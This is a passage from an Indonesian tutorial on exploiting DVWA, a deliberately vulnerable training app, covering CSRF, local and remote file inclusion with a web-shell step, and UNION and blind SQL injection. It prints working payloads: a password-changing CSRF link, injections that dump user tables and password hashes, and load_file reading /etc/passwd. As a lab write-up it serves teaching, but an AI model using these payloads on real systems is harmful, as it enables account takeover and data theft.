
Celah ketiga yang terdapat pada DVWA adalah CSRF yang merupakan kependekan dari *Cross Site Request Forgery*, yang merupakan salah satu jenis serangan yang memaksa target untuk mengeksekusi aksi yang tidak di harapkan dari suatu web aplikasi saat mereka sedang terotentikasi ke web tersebut.

Celah ini umumnya dikombinasikan dengan celah *sosial engineering*. Beberapa fitur yang umumnya dijadikan sasaran adalah fitur penggantian password, perubahan profile dsb.

Pada aplikasi dvwa terdapat form untuk merubah password dan ternyata memiliki celah CSRF,

Cara untuk mengeksplitasinya adalah memberikan link berikut ini ke target, baik via email/forum dsb-nya (khususnya yang menampilkan html)

```
<a href="http://192.168.1.208/vulnerabilities/csrf/?password_new=qwerty&password_conf=qwerty&Change=Change#">Click Here</a>
```



Sehingga, setiap *user* yang mengklik link - **Click Here** - maka passwordnya akan terganti menjadi “qwerty”.


### 4. File Inclusion

Celah keempat yang terdapat pada DVWA adalah File Inclusion, sehingga memungkinkan *attacker* untuk meng-include-

kan file ke aplikasi, umumnya celah ini terbagi dua, *local file inclusion* dan *remote file inclusion* dan celah ini akan semakin berbahaya jika kode yang terdapat pada halaman yang di include di eksekusi oleh aplikasi atau memiliki juga celah *code execution*.



Untuk celah *local file inclusion* kita bisa mencoba untuk menginclude file yang terdapat di server dan dapat dibaca oleh user web, dengan memanfaatkan path traversal.



Sebagai contoh kita membaca file "**/etc/passwd**", yang apabila berhasil maka akan muncul file /etc/passwd yang dapat kita baca.

Sedang untuk mencoba apakah suatu web aplikasi memiliki celah *remote file inclusion*, kita dapat meng-include-kan situs lain ke aplikasi web tersebut, dalam hal ini dvwa, sebagai contoh situs <http://yahoo.com>



Dan ternyata, aplikasi DVWA memiliki celah *remote* dan *local file inclusion*. Selanjutnya kita akan mencoba meng-include-kan web dengan halaman php, dalam hal ini berisi fungsi `phpinfo()`; yang apabila di eksekusi berarti aplikasi mengijinkan *remote file inclusion* dan *remote code execution*.

Selanjutnya kita akan mengeksplorasinya dengan skrip `phpinfo` sederhana dan disimpan dengan nama `phpinfo.txt` di webserver lain yang sudah kita persiapkan.

```
<?php
phpinfo();
?>
```

Dan selanjutnya kita coba meng-include-kan pada aplikasi DVWA yang bercelah *remote file inclusion*, apakah skrip tersebut akan dijalankan dan dieksekusi oleh php di server DVWA

Setting	Value
SERVER/SCRIPT_FILENAME	/var/www/html/index.php
SERVER/PORT	80
SERVER/REMOTE_ADDR	192.168.1.204
SERVER/DOCUMENT_ROOT	/var/www/html
SERVER/SERVER_NAME	localhost/192.168.1.204
SERVER/SCRIPT_NAME	/index.php
SERVER/REMOTE_PORT	49398
SERVER/GATEWAY_INTERFACE	CGI/1.1
SERVER/HTTP_PROTOCOL	HTTP/1.1
SERVER/REQUEST_METHOD	GET
SERVER/QUERY_STRING	file=phpinfo
SERVER/REQUEST_URI	/index.php?file=phpinfo
SERVER/SCRIPT_NAME	/index.php
SERVER/PHP_SELF	/index.php
SERVER/REQUEST_TIME	1507803841

**PHP License**

This program is free software; you can redistribute it and/or modify it under the terms of the PHP License as published by the PHP Group and included in the distribution in the file LICENSE.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

If you did not receive a copy of the PHP License, or have any questions about PHP licensing, please contact licensing@php.net.

Dan ternyata, script tersebut di eksekusi oleh aplikasi DVWA. Selanjutnya kita bisa membuat script php yang berisi *web shell* dan kita include-kan ke halaman dvwa yang bercalah.



Kitapun telah bisa berinteraksi dengan sistem melalui script php web shell yang mengeksplorasi celah keamanan *remote file inclusion* dan *remote code execution*.

## 5. SQL Injection

Celah kelima yang terdapat pada DVWA adalah celah SQL Injection. Untuk mengeksplorasinya kita bisa melakukan secara manual atau dapat mempergunakan *tools scanner* untuk menemukan celahnya, dan juga untuk mengeksplorasinya. Tools yang sangat umum dipergunakan salah satunya *sqlmap*.




Untuk melakukan eksplorasi secara manual terhadap celah sql injection biasa, kita dapat mempergunakan *string/numeric true* ('', "", \\, and 1) dan *false* ('', \, and 0) , maka umumnya yang dilakukan adalah dengan memanfaatkan error dan mempergunakan *escape character* seperti *single quote* (') agar hasil *false* dan mendapatkan error.



dan menghasilkan error sql, seperti berikut ini:



atau untuk login kita bisa menggunakan perintah **1' OR '='** yang berarti **True** dan hasil akan ditampilkan. Agar Query kita diproses dan tidak ada query lagis etelahnya di proses, kita bisa menggunakan *comment out query* pada akhir sql statement yang kita gunakan diantaranya #, /\*, -- -.



### Vulnerability: SQL Injection

User ID:

ID: 1' OR '='  
First name: admin  
Surname: admin

More info  
<http://www.securiteam.com/securityreviews/SDPNH1P7EE.html>  
[http://en.wikipedia.org/wiki/SQL\\_Injection](http://en.wikipedia.org/wiki/SQL_Injection)  
<http://www.unixwiz.net/tipps/sql-injection.html>


Sekarang apabila kita bypass dengan semua true, tanpa ID

Dan untuk mencari jumlah column yang terdapat di tabel dari database yang bisa kita pergunakan, kita bisa melakukannya dengan cara mengaksesnya 1 persatu sampai tidak menjadi error, untuk asumsi 1 column, gunakan **'union select 1#**

## Vulnerability: SQL Injection

User ID:

dan apabila masih terdapat error seperti ini:



kemudian di coba lagi dengan 2 column,

User ID:

ID: 'union select 1,2#  
First name: 1  
Surname: 2

Submit

dan ternyata tidak error lagi dan kita ketahui bahwa ada 2 column, jika masih error dapat dilanjutkan sampai tidak ada error.

Setelah kita mendapatkan jumlah column yang di tampilkan, selanjutnya untuk setiap *query* kita bisa memanfaatkan 2 kolom tersebut, sebagai contoh kita hanya mempergunakan kolom kedua

Vulnerability: SQL Injection

User ID:

"UNION SELECT 1, @@Submit

ID: '' UNION SELECT 1, ##version#  
First name: 3  
Surname: 5.1.50-Lubuntu1

selanjutnya yang mungkin dilakukan adalah berinteraksi dengan database, sehingga kita dapat melihat seluruh isi data-data di database, seperti berikut:

Vulnerability: SQL Injection

User ID:

Submit


ID: '' union all select user(),database()#  
First name: root@localhost  
Surname: dvwa

More info

<http://www.securiteam.com/securityviews/SDPSN1P78E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.uninewz.net/Techniques/sql-injection.html>

Dari info diatas kita mengetahui nama database dari dvwa yaitu 'dvwa', dan untuk mengetahui nama tabel, jika mysql ver 4 kita harus melakukan bruteforce, atau jika itu berupa opensource cms kita bisa melihatnya, sedangkan untuk mysql versi 5 kita bisa mempergunakan table information\_schema yang memberikan informasi terkait data-data yang terdapat didalam database seperti nama database dan nama tabel, tipe data dan kolom atau akses privilege.

Seperti contoh berikut ini adalah mengakses tabel information\_schema.



atau hanya melihat informasi nama tabel dari database yang kita gunakan saja menggunakan perintah sql sebagai berikut:

```
' union all select table_name, database() from
information_schema.tables where table_schema=dat-
abase()#
```

yang hasilnya adalah sebagai berikut:

### Vulnerability: SQL Injection

User ID:  Submit  
ID: ' union all select table\_name, database() from information\_schema.tables where table\_schema=database()#  
First name: guestbook  
Surname: dvwa  
  
ID: ' union all select table\_name, database() from information\_schema.tables where table\_schema=database()#  
First name: users  
Surname: dvwa

Setelah kita dapatkan nama database (**dvwa**), kemudian nama tabel dan jumlah kolom, selanjutnya kita perlu mencari nama kolomnya, dengan kembali memanfaatkan tabel information\_schema.column dengan perintah berikut:

```
' union all select column_name, database() from
information_schema.columns where table_schema=dat-
abase()#
```

## Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' union all select column_name,1 from information_schema.columns where table_schema=database()#
First name: comment_id
Surname: 1

ID: ' union all select column_name,1 from information_schema.columns where table_schema=database()#
First name: comment
Surname: 1

ID: ' union all select column_name,1 from information_schema.columns where table_schema=database()#
First name: name
Surname: 1

ID: ' union all select column_name,1 from information_schema.columns where table_schema=database()#
First name: user_id
Surname: 1

ID: ' union all select column_name,1 from information_schema.columns where table_schema=database()#
First name: first_name
Surname: 1

ID: ' union all select column_name,1 from information_schema.columns where table_schema=database()#
First name: last_name
Surname: 1

ID: ' union all select column_name,1 from information_schema.columns where table_schema=database()#
First name: user
Surname: 1

ID: ' union all select column_name,1 from information_schema.columns where table_schema=database()#
First name: password
Surname: 1

ID: ' union all select column_name,1 from information_schema.columns where table_schema=database()#
First name: avatar
Surname: 1
```

Sekarang kita bisa mendapatkan informasi user dan passwordnya dengan menggunakan database **dvwa**, tabel **users** dan kolom **user** dan **password**

**'union select user,password from dvwa.users#**

Sehingga akan didapatkan data usernama dan passsword dari aplikasi dvwa, seperti pada gambar berikut ini:

## Vulnerability: SQL Injection

User ID:

Submit

```
ID: 'union select user,password from dvwa.users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'union select user,password from dvwa.users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'union select user,password from dvwa.users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'union select user,password from dvwa.users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: 'union select user,password from dvwa.users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

.....

Dan didapatkan username **admin** dengan hash password: **5f4dcc3b5aa765d61d8327deb882cf99** yang setelah di crack merupakan md5 hash dari **password**.

Selanjutnya kita dapat mempergunakan fungsi-fungsi lain dari mysql yang berguna bagi kita, seperti membaca file dengan fungsi **load\_file()** atau menulis ke file dengan fungsi **into outfile()**.

Dengan fungsi **load\_file()**, memungkinkan kita untuk membaca file-file yang dapat dibaca oleh user yang menjalankan web aplikasi/web user. Kita dapat membaca file konfigurasi database dari web server, konfigurasi dari server, dsb.



## 6. Blind SQL Injection

Celah keenam yang terdapat pada DVWA adalah celah Blind SQL Injection, perbedaan celah ini dan celah SQL injection adalah error yang tidak muncul. Sehingga untuk mengeksplorasiinya. Sebagai contoh saat kita masukkan *single quote* (').



Dan tidak terdapat error mysql sama sekali yang tampil. Untuk mengetahui apakah situs tersebut memiliki celah sql injection atau tidak kita bisa memasukkan perintah sql, sebagai contoh menggunakan true or false argument.

True condition memasukkan **ID= 1' OR "="#** ; jika hasil yang di-proses oleh aplikasi adlaah sama dengan ID=1 berarti kemungkinan aplikasi memiliki celah SQL Injection (Blind), dan diperoleh hasil sebagai berikut:

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' OR ''='#  
First name: admin  
Surname: admin

Dan ternyata memiliki hasil yang sama dengan ID=1, sekarang kita coba False argument,

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: -1' OR ''='#  
First name: admin  
Surname: admin

ID: -1' OR ''='#  
First name: Gordon  
Surname: Brown

ID: -1' OR ''='#  
First name: Hack  
Surname: Me

ID: -1' OR ''='#  
First name: Pablo  
Surname: Picasso

ID: -1' OR ''='#  
First name: Bob  
Surname: Smith

Dan proses eksplorasi sql injection pun terjadi, selanjutnya kita akan menentukan field yang dapat kita manfaatkan. Cara yang akan dipergunakan sama seperti cara kita saat mencari celah SQL Injection, perbedaannya adalah apabila jumlah field benar maka hasil akan tampil, sebaliknya jika jumlah field salah maka tidak akan tampil apa-apa.

Mari kita coba dengan untuk asumsi 1 column, gunakan ‘union select 1#’

## Vulnerability: SQL Injection

User ID:

'union select 1#

Submit

Dan tidak ada error yang dihasilkan.

192.168.1.208/vulnerabilities/sql\_injection/?id=%27union+select+1%23&Submit=Submit#



Vulnerability: SQL Injection (Blind)

User ID:

Submit

Kita lanjutkan dengan ‘union select 1,2#’

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 'union select 1,2#  
First name: 1  
Surname: 2

Dan kita mendapatkan bahwa terdapat sejumlah 2 column yang kedua-duanya bisa kita manfaatkan, karena dalam beberapa

kasus terdapat beberapa column, dan bisa jadi tidak semuanya bisa dimanfaatkan.

Dan langkah yang dilakukan selanjutnya sama, sampai kita mendapatkan username dan password dari user aplikasi,

## Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 'union all select user, password from users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 'union all select user, password from users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 'union all select user, password from users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 'union all select user, password from users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 'union all select user, password from users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

atau mendapatkan akses ke sistem mempergunakan fungsi `load_file()` atau `into outfile()`.

## Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 'union all select load_file('/etc/passwd'),null#  
First name: root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh  
libuuid:x:100:101::/var/lib/libuuid:/bin/sh  
syslog:x:101:103::/home/syslog:/bin/false  
messagebus:x:102:104::/var/run/dbus:/bin/false  
ammar:x:1000:1000:Ammad Muammar,,,,:/home/ammar:/bin/bash  
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin  
snmp:x:104:111::/var/lib/snmp:/bin/false  
telnetd:x:105:112::/nonexistent:/bin/false  
mysql:x:106:114:MySQL Server,,,,:/nonexistent:/bin/false
```

Surname:

## 7. Upload

